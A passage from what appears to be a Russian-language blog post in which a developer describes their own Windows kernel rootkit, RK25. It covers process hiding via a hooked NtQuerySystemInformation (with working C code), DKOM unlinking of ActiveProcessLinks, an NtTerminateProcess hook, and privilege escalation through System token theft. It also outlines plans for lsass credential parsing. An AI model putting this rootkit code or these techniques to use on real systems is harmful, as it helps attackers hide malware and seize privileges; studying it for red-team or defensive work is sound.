Всё становится намного проще, когда модули выше реализованы и можно сосредоточиться непосредственно операциях с процессами – их RK25 умеет скрывать и повышать им привилегии.

Скрытие (hiding) в RK25 может быть реализовано двумя способами: через системный вызов NtQuerySystemInformation и через ActiveProcessLinks (так называемый, DKOM – метод манипуляций с kernel-сущностями), причем способы очевидным образом могут пересекаться. Скажем, если процесс скрыт в APL, то в NtQuerySystemInformation его не будет, а значит RK25 может его не найти, что в перспективе может привести к ошибкам – подобные сценарии доставили много головной боли, но в настоящее время RK25 работает последовательно и вначале ищет процесс среди «своих» источников.

Изначально коротко расскажу про скрытие процесса через NtQuerySystemInformation, т.к. оно достаточно тривиально (Рис 6.1): при перехвате необходимо редактировать возвращаемый список процессов, который движется из kernel-space в user-space, и при нахождении предполагаемого процесса для скрытия нарушать схему смещений в последовательном списке, пропуская его.

```
if (RK25HideProcessGetByPID(proc->UniqueProcessId)) {
    RK25_DBG_INFO_F(RK25_PROLOG_HIDE_PROC, "Process pid:%d is hidden", (ULONG_PTR)proc->UniqueProcessId);
    if (prev) {
        // default
        if (proc->NextEntryOffset) {
            prev->NextEntryOffset += proc->NextEntryOffset;
            hidden = TRUE;
        }
        // if last proc
        else prev->NextEntryOffset = 0;
    }
    else {
        if (proc->NextEntryOffset) {
            // if first proc
            memmove(proc, (PBYTE)proc + proc->NextEntryOffset, SystemInformationLength - proc->NextEntryOffset);
            prev = NULL;
            proc = (PSYSTEM_PROCESS_INFORMATION)SystemInformation;
            continue;
        }
        else {
            // if empty
            SystemInformation = NULL;
            *ReturnLength = 0;
        }
    }
}

if (proc->NextEntryOffset) {
    if (hidden) hidden = FALSE;
    else prev = proc;
    proc = (PSYSTEM_PROCESS_INFORMATION)((PBYTE)proc + proc->NextEntryOffset);
}
else break;
```

Рис 6.1 – Скрытие процесса в структуре SYSTEM_PROCESS_INFORMATION

Вторым способом редактируется двусвязный список APL, у которого изменяются ссылки на предыдущий и следующий процессы так, чтобы на предполагаемый для скрывания процесс не ссылался ни один сосед, а соседи, в свою очередь, замкнули связи между собой.

Скрытие через APL (фактически, скрыть `_EPROCESS` структуру) тоже сложной задачей назвать нельзя, однако тут кроется несколько проблем: при завершении скрытого процесса система упадет; при восстановлении процесса может возникнуть ситуация, когда прошлого соседа-процесса нет в списке и старые связи утрачены.

Для первой проблемы в RK25 реализован callback посредством перехвата системного вызова `NtTerminateProcess` – осуществляется захват возможного обращения с скрываемым процессом через APL и, перед передачей управления системному вызову `NtTerminateProcess` (из которого управление уже не вернется), изначально вызывается callback-функция, корректно восстанавливающая связи скрытого процесса в APL.

А для второй проблемы банально написан аккуратный код, учитывающий отсутствие соседей при восстановлении (Рис 6.2).




Рис 6.2 – Схематичное представление восстановления связей в APL, взятая из комментария в функции `RK25DKOMProcessUnhideData`

Повышение привилегий процесса я опишу еще более коротко и грустно – через кражу системного токена (stealing), через копирование битов привилегий из токена `System` (up to system) и повышение всех доступных привилегий для

данного процесса (modify). Этот модуль достаточно небольшой и добавить тут особо нечего – прошу на мой github читать исходники :D.

7. Послесловие и перспективы

На самом деле данный проект далек от практического применения и выполняет базовые возможности подобных инструментов, однако в проект заложены возможности масштабируемости за счет модульного подхода и внимания к множеству мелких деталей при разработке. Я намеренно избегал многих подробностей, чтобы не «утонуть» в описании мелочей, пытаюсь наиболее ёмко раскрыть суть RK25.

Безусловно, планируется продолжить работы и найти ему применение в «бою», но в рамках тестирований или иных легитимных работ в рамках RedTeam, поэтому я думаю совершить переосмысления или расширения популярных инструментов по типу mimikatz, включить в проект парсинг процесса lsass.exe, оперировать паролями, hash-значениями и Kerberos-токенами пользователей. Осталось только время найти для этого :D

Спасибо, что дочитали до конца!